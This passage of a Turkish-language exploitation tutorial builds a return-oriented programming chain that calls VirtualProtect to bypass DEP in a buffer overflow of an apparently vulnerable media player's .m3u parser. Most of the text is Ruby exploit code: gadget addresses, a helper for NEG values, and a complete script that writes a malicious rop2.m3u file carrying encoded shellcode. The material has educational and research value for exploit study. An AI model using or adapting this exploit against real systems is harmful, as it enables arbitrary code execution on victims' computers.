RETN+N şeklindeki instruction'lar için kısa bir bilgilendirme yapmak lazım. Bu tip durumlarda N adet DWORD'ü bir sonraki instruction'dan sonra konumlandırmak lazım aksi takdirde ROP Payload'umuz istediğimiz gibi çalışmayacaktır. Bunun sebebi ise RETN+N komutu çalıştırıldığı zaman stack'ten N kadar parametrenin POP edilmesidir.

ROP Payload'una bakacak olursanız ESI ve EAX'ı kurtardık. Bir sonraki görevimiz ESI+20 (0x000FF754) konumuna korunma durumunu değiştireceğimiz alanının boyutunu girmek (VP()'nin 3.parametresi). Bunun için yine EAX'i kullanabiliriz. Öncelikle EAX'i sıfırlıyoruz, XOR EAX, EAX işlemini yapan bir gadget buluyoruz. Bu arada gadget bulma işlemi için debugger'ın arama özelliğini ya da pvefindaddr gibi bir PyCommand'ı kullanabilirsiniz, tercihinize kalmış bir durum. 0x100307A9 adresindeki XOR EAX, EAX gadget'ı ile EAX'ı 0(sıfır)'a eşitliyoruz. Daha sonra 0x77C4EC2B adresindeki ADD EAX, 100 gadget'ı ile EAX'ı 100h'ye eşitliyoruz. ADD EAX, 100 gadget'ını 4 kez çalıştırırsak EAX'a 0x400 (1024d) gibi bir değer atanacaktır ki bu boyut shellcode'umuz için oldukça kullanışlı. ROP Payload'umuza aşağıdaki eklemeyi yapıyoruz.

```
rop << [0x100307A9].pack("V*") # XOR EAX, EAX + RETN
rop << [0x77C4EC2B].pack("V*") # ADD EAX,100 + POP EBP + RETN
rop << [0x41414141].pack("V*") # trash for POP EBP
rop << [0x77C4EC2B].pack("V*") # ADD EAX,100 + POP EBP + RETN
rop << [0x41414141].pack("V*") # trash for POP EBP
rop << [0x77C4EC2B].pack("V*") # ADD EAX,100 + POP EBP + RETN
rop << [0x41414141].pack("V*") # trash for POP EBP
rop << [0x77C4EC2B].pack("V*") # ADD EAX,100 + POP EBP + RETN
rop << [0x41414141].pack("V*") # trash for POP EBP
```

Artık EAX, 0x400 değerine eşit. Yani VP()'nin 3.parametresi stack üzerindeki. Yine çok kullanışlı olarak bulduğum gadget'lardan 0x775DD86D gadget'ını kullanıcam. Bu gadget'ın komutları şu şekilde;

```
MOV DWORD PTR DS:[ESI+20],EAX
POP ESI
POP EBX
POP EBP
RETN 4
```

Bir önceki parametre yazma işleminde olduğu gibi ESI+20 stack üzerinde VP()'nin 3.parametresine denk geliyor. Ayrıca bazı durumlarda daha kullanışlı olan NEG instruction'ı ile değeri elde etmek daha kısa olabiliyor. NEG instruction'ı verdiğiniz değeri 0xFFFFFFFF ile XOR'luyor. Ufak bir Ruby kodu yazdım ve 1024d elde etmek için hangi değeri kullanmam gerektiğini bulmaya yarıyor.

```
# negazord.rb
searchval = ARGV[0]

for i in 0..31337
 total = 0xFFFFFFFF - i
 negazored = "0x%08x" % (total ^ 0xFFFFFFFF)

 if negazored.to_i(16) == searchval.to_i
  puts "[+] founded! 0x#{total.to_s(16).upcase}"
 end
end
```

Şu şekilde kullanarak 0xFFFFFBFF değerinin 0x400 yapacağını buldum.

```
[cb@world:~]> ruby Codes/ruby/negazord.rb 1024
[+] founded!
[+] NEG (0xFFFFFBFF) = 0x00000400 (1024d)
```

EAX'e 0xFFFFFBFF değerini POP edip ardından EAX'ı NEG işlemine tabi tutmalıyım. 0x77C4E0DA adresindeki gadget POP EAX + RETN içeriyor, EAX'ı 0xFFFFFBFF'e eşitledik. 0x77C1D1E3 adresindeki gadget ise NEG EAX + POP EBP + RETN içeriyor ve EAX'ı NEG instruction'ı ile 0x400 yaptık.


```
rop << [0x77C4E0DA].pack("V*") # POP EAX + RETN > msvcrt.dll
rop << [0xFFFFFBFF].pack("V*") # NEG(0xFFFFFBFF) = 0x00000400
rop << [0x77C1D1E3].pack("V*") # NEG EAX + POP EBP + RETN > msvcrt.dll
rop << [0x41414141].pack("V*") # trash for POP EBP
```

Exploit'imi NEG instruction'ı kullanacak şekilde güncelledim ve ADD EAX, 100 gadget'larını kaldırdım. Daha önceden yaptığım gibi yine ESI'yi kurtarmam lazım bunun içinde daha önceden kullanmış olduğum MOV EAX,EDI + POP ESI + RET ve PUSH EAX + POP ESI + RETN gadget'larını kullanacağım. Bu gadget'lar ile ESI'yi tekrar 0x000FF734 değerine eşitledim. Tekrar EAX'i XOR ile sıfırlıyarak 4.parametre olan 0x40'a eşitleyeceğim. 0x7C972250 adresinde ADD EAX, 40 instruction'ına sahip bir gadget var onu kullanacağız ve son olarak 0x77ECF538 adresindeki MOV DWORD PTR DS: [ESI+24],EAX + POP ESI + RETN instruction'ı ile ESI+24'e yani 4.parametreye 0x40 yazdıracağız. Exploit'in ve stack'in son hali şu şekilde.

**Exploit:**

```
filename = "rop2.m3u"
buffersize = 26109
junk = "A" * buffersize

eip = [0x1002DC2A].pack("V*") # RET

# rop payload
rop = "FFFF"
rop << [0x5AD79277].pack("V*") # PUSH ESP + ... + POP EDI + RET
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x33445566].pack("V*") # trash for POP
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN
# EDI, ESI ve EAX ESP'nin değerine sahipler

rop << [0x77C22894].pack("V*") # ADD ESP,20 + POP + RET
rop << [0x41414141].pack("V*") # trash for POP

# VirtualProtect
rop << [0x7C801AD4].pack("V*") # VirtualProtect from kernel32.dll
rop << [0x44444444].pack("V*")
rop << [0x45454545].pack("V*")
rop << [0x46464646].pack("V*")
rop << [0x47474747].pack("V*")
rop << [0x10035005].pack("V*")
rop << [0x61616161].pack("V*") # add esp,20 için
rop << [0x61616161].pack("V*") # add esp,20 için

# EAX'i shellcode'a işaret ettiriyoruz
rop << [0x77C4EC2B].pack("V*") # ADD EAX,100 + POP EBP + RETN > msvcrt.dll
rop << [0x41414141].pack("V*") # trash for POP EBP

# EAX = 0x000FF834
# EDI = 0x000FF734
# ESI = 0x000FF734
```

```
# Overwrite first & second parameter of VP()
rop << [0x7301D6EA].pack("V*") # MOV DWORD PTR DS:[ESI+18],EAX + MOV DWORD PTR DS:
[ESI+1C],EAX + MOV EAX,ESI + POP ESI + POP EBP + RETN 4 > MFC42.dll
rop << [0x41414141].pack("V*") # trash for POP ESI
rop << [0x41414141].pack("V*") # trash for POP EBP

# EAX = 0x000FF834
# EDI = 0x000FF734
# ESI = 0x41414141
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x14141414].pack("V*") # trash for RETN 4
rop << [0x62626262].pack("V*") # trash for POP ESI
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN

# EAX = 0x000FF734
# EDI = 0x000FF734
# ESI = 0x000FF734
# EAX'i shellcode size'a eşitliyoruz VP()'nin 3.parametresi olarak
rop << [0x77C4E0DA].pack("V*") # POP EAX + RETN > msvcrt.dll
rop << [0xFFFFFBFF].pack("V*") # NEG(0xFFFFFBFF) = 0x00000400
rop << [0x77C1D1E3].pack("V*") # NEG EAX + POP EBP + RETN > msvcrt.dll
rop << [0x41414141].pack("V*") # trash for POP EBP

# EAX'i (0x300) ESI+20'ye taşıyoruz.. VP()'nin 3.parametresi
rop << [0x775DD86D].pack("V*") # MOV DWORD PTR DS:[ESI+20],EAX + POP ESI + POP EBX +
POP EBP + RETN 4 > ole32.dll
rop << [0x41414141].pack("V*") # trash for POP ESI
rop << [0x41414141].pack("V*") # trash for POP EBX
rop << [0x41414141].pack("V*") # trash for POP EBP

# ESI tekrar kurtarıldı
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x41414141].pack("V*") # trash for RETN 4
rop << [0x14141414].pack("V*") # trash for POP ESI
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN > ole32.dll

# EAX'i VP()'nin 4.parametresi olan 0x40'a eşitliyoruz..
rop << [0x100307A9].pack("V*") # XOR EAX, EAX + RETN > MSRMfilter03.dll
rop << [0x7C972250].pack("V*") # ADD EAX,40 + POP EBP + RETN > ntdll.dll
rop << [0x41414141].pack("V*") # trash for POP EBP

# ESI+24'e EAX(0x40)'i yazdiriyoruz..
rop << [0x77ECF538].pack("V*") # MOV DWORD PTR DS:[ESI+24],EAX + POP ESI + RETN >
RPCRT4.dll
rop << [0x41414141].pack("V*") # trash for POP ESI


nops = ("\x90" * 100)
shellcode = ("\xCC" * 350)
junk2 = ("\xCC" * (600 - shellcode.length))
payload = "#{junk}#{eip}#{rop}#{nops}#{shellcode}#{junk2}"

puts "Payload size : #{payload.length}"

File.open("rop2.m3u", "w") { |f|
 f.write(payload)
}
```





Stack'in Son Durumu

Stack son durumu yukarıdaki gibi. VP()'nin tüm parametrelerini istediğimiz şekilde ayarladık. Şimdi tek yapmamız gereken ESP'yi VP()'nin başlangıcına (0x000FF748) eşitlemek ve RETN ile yeni ESP'ye dönmek ve DEP'i bypass etmek.

İlk olarak EAX'ı tekrar kurtarmam lazım. Ne gerek var EDI'yi kullan diyebilirsiniz belki ama EDI ile çok fazla gadget bulunamayabiliyor. Bu yüzden yine MOV EAX,EDI + POP ESI + RETN gadget'ı ile EAX'ı tekrar 0x000FF734 değerine eşitliyorum.


```
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x41414141].pack("V*") # trash for POP ESI
```

Aşağıdaki resimden görebileceğiniz üzere VirtualProtect'in adresi ve parametreleri 0x000FF748 adresinden itibaren başlıyor. O zaman benim EAX'ı 0x14 (20d) kadar arttırmam ve ardından EAX'ı ESP'ye taşımam lazım.




EAX'ı arttırmak için bulabildiğim gadget'lar 0x77C1F2CF adresindeki ADD EAX,0C + RETN ve 0x1001D2AC adresindeki ADD EAX,4 + RETN gadget'ları. Gadget'ları aşağıdaki şekilde çalıştırarak EAX'ı 0x000FF748'e eşitliyorum. Ardından 0x77C15ED5 adresinde bulmuş olduğum XCHG ESP,EAX + RETN gadget'ı ilede ESP'yi 0x000FF748 EAX'ı ise ESP'nin değerine eşitliyorum (Bu aşamadan sonra çok önemli değil EAX'ın başına gelenler).

Bingo! VP() fonksiyonu başarıyla çağırıldı, shellcode'umun bulunduğu alan kod çalıştırılabilir hale getirildi ve shellcode'um çalıştı!



Exploit çalıştırılmadan önce



Exploit çalıştırıldıktan sonra

Son olarak exploit'imin son hali:

```
filename = "rop2.m3u"
buffersize = 26109
junk = "A" * buffersize

eip = [0x1002DC2A].pack("V*") # RET

# rop payload
rop = "FFFF"
rop << [0x5AD79277].pack("V*") # PUSH ESP + MOV EAX, EDX + POP EDI + RET
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0xffffff14].pack("V*") # trash for POP
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN > ole32.dll
# EDI, ESI ve EAX saved ESP'ye sahipler

rop << [0x77C22894].pack("V*") # ADD ESP,20 + POP EBP + RET
rop << [0x41414141].pack("V*") # trash for POP EBP

# VirtualProtect Placeholder
rop << [0x7C801AD4].pack("V*") # VirtualProtect from kernel32.dll
rop << [0x44444444].pack("V*")
rop << [0x45454545].pack("V*")
rop << [0x46464646].pack("V*")
rop << [0x47474747].pack("V*")
rop << [0x10035005].pack("V*")

rop << [0x61616161].pack("V*") # some padding for add esp,20
rop << [0x61616161].pack("V*")
```

```
# EAX'i shellcode'a işaret ettiriyoruz
rop << [0x77C4EC2B].pack("V*") # ADD EAX,100 + POP EBP + RETN > msvcrt.dll
rop << [0x41414141].pack("V*") # trash for POP EBP

# EAX = 0x000FF834
# EDI = 0x000FF734
# ESI = 0x000FF734
# Overwrite first & second parameter of VP()
rop << [0x7301D6EA].pack("V*") # MOV DWORD PTR DS:[ESI+18],EAX + MOV DWORD PTR DS:
[ESI+1C],EAX + MOV EAX,ESI + POP ESI + POP EBP + RETN 4 > MFC42.dll
rop << [0x41414141].pack("V*") # trash for POP ESI
rop << [0x41414141].pack("V*") # trash for POP EBp

# EAX = 0x000FF834
# EDI = 0x000FF734
# ESI = 0x41414141
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x14141414].pack("V*") # trash for RETN 4
rop << [0x62626262].pack("V*") # trash for POP ESI
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN > ole32.dll

# EAX = 0x000FF734
# EDI = 0x000FF734
# ESI = 0x000FF734
# EAX'i shellcode size'a eşitliyoruz VP()'nin 3.parametresi olarak
rop << [0x77C4E0DA].pack("V*") # POP EAX + RETN > msvcrt.dll
rop << [0xFFFFFBFF].pack("V*") # NEG(0xFFFFFBFF) = 0x00000400
rop << [0x77C1D1E3].pack("V*") # NEG EAX + POP EBP + RETN > msvcrt.dll
rop << [0x41414141].pack("V*") # trash for POP EBP

# EAX'i (0x300) ESI+20'ye taşıyoruz.. VP()'nin 3.parametresi
rop << [0x775DD86D].pack("V*") # MOV DWORD PTR DS:[ESI+20],EAX + POP ESI + POP EBX +
POP EBP + RETN 4 > ole32.dll
rop << [0x41414141].pack("V*") # trash for POP ESI
rop << [0x41414141].pack("V*") # trash for POP EBX
rop << [0x41414141].pack("V*") # trash for POP EBP

# ESI tekrar kurtarıldı
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x41414141].pack("V*") # trash for RETN 4
rop << [0x14141414].pack("V*") # trash for POP ESI
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN > ole32.dll

# EAX'i VP()'nin 4.parametresi olan 0x40'a eşitliyoruz..
rop << [0x100307A9].pack("V*") # XOR EAX, EAX + RETN > MSRMfilter03.dll
rop << [0x7C972250].pack("V*") # ADD EAX,40 + POP EBP + RETN > ntdll.dll
rop << [0x41414141].pack("V*") # trash for POP EBP

# ESI+24'e EAX(0x40)'i yazdiriyoruz..
rop << [0x77ECF538].pack("V*") # MOV DWORD PTR DS:[ESI+24],EAX + POP ESI + RETN >
RPCRT4.dll
rop << [0x41414141].pack("V*") # trash for POP ESI

# Trying to point ESP to EAX (VP()!)
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x41414141].pack("V*") # trash for POP ESI
rop << [0x77C1F2CF].pack("V*") # ADD EAX,0C + RETN > msvcrt.dll
rop << [0x1001D2AC].pack("V*") # ADD EAX,4 + RETN > MSRMfilter03.dll
rop << [0x1001D2AC].pack("V*") # ADD EAX,4 + RETN > MSRMfilter03.dll
rop << [0x77C15ED5].pack("V*") # XCHG ESP,EAX + RETN > msvcrt.dll

# shellcode to execute from stack when ROP success
nops = ("\x90" * 100)
shellcode = "\xbb\xfd\x1c\xf5\x42\xd9\xc0\xd9\x74\x24\xf4\x5d\x33\xc9" +
"\xb1\x33\x31\x5d\x12\x03\x5d\x12\x83\x10\xe0\x17\xb7\x16" +
"\xf1\x51\x38\xe6\x02\x02\xb0\x03\x33\x10\xa6\x40\x66\xa4" +
```

```
"\xac\x04\x8b\x4f\xe0\xbc\x18\x3d\x2d\xb3\xa9\x88\x0b\xfa" +
"\x2a\x3d\x94\x50\xe8\x5f\x68\xaa\x3d\x80\x51\x65\x30\xc1" +
"\x96\x9b\xbb\x93\x4f\xd0\x6e\x04\xfb\xa4\xb2\x25\x2b\xa3" +
"\x8b\x5d\x4e\x73\x7f\xd4\x51\xa3\xd0\x63\x19\x5b\x5a\x2b" +
"\xba\x5a\x8f\x2f\x86\x15\xa4\x84\x7c\xa4\x6c\xd5\x7d\x97" +
"\x50\xba\x43\x18\x5d\xc2\x84\x9e\xbe\xb1\xfe\xdd\x43\xc2" +
"\xc4\x9c\x9f\x47\xd9\x06\x6b\xff\x39\xb7\xb8\x66\xc9\xbb" +
"\x75\xec\x95\xdf\x88\x21\xae\xdb\x01\xc4\x61\x6a\x51\xe3" +
"\xa5\x37\x01\x8a\xfc\x9d\xe4\xb3\x1f\x79\x58\x16\x6b\x6b" +
"\x8d\x20\x36\xe1\x50\xa0\x4c\x4c\x52\xba\x4e\xfe\x3b\x8b" +
"\xc5\x91\x3c\x14\x0c\xd6\xb3\x5e\x0d\x7e\x5c\x07\xc7\xc3" +
"\x01\xb8\x3d\x07\x3c\x3b\xb4\xf7\xbb\x23\xbd\xf2\x80\xe3" +
"\x2d\x8e\x99\x81\x51\x3d\x99\x83\x31\xa0\x09\x4f\x98\x47" +
"\xaa\xea\xe4"
junk2 = ("\xCC" * (600 - shellcode.length))
payload = "#{junk}#{eip}#{rop}#{nops}#{shellcode}#{junk2}"

puts "Payload size : #{rop.length}"

File.open("rop2.m3u", "w") { |f|
 f.write(payload)
}
```

Bu makaleyi burada bitiriyorum. Biraz uzun oldu ise kusura bakmayın sanırım yazacak çok şey vardı. İyi ROP'lamalar :>

# Referanslar


[1] http://msdn.microsoft.com/en-us/library/aa366898(v=vs.85).aspx
[2] http://msdn.microsoft.com/en-us/library/aa366786(v=vs.85).aspx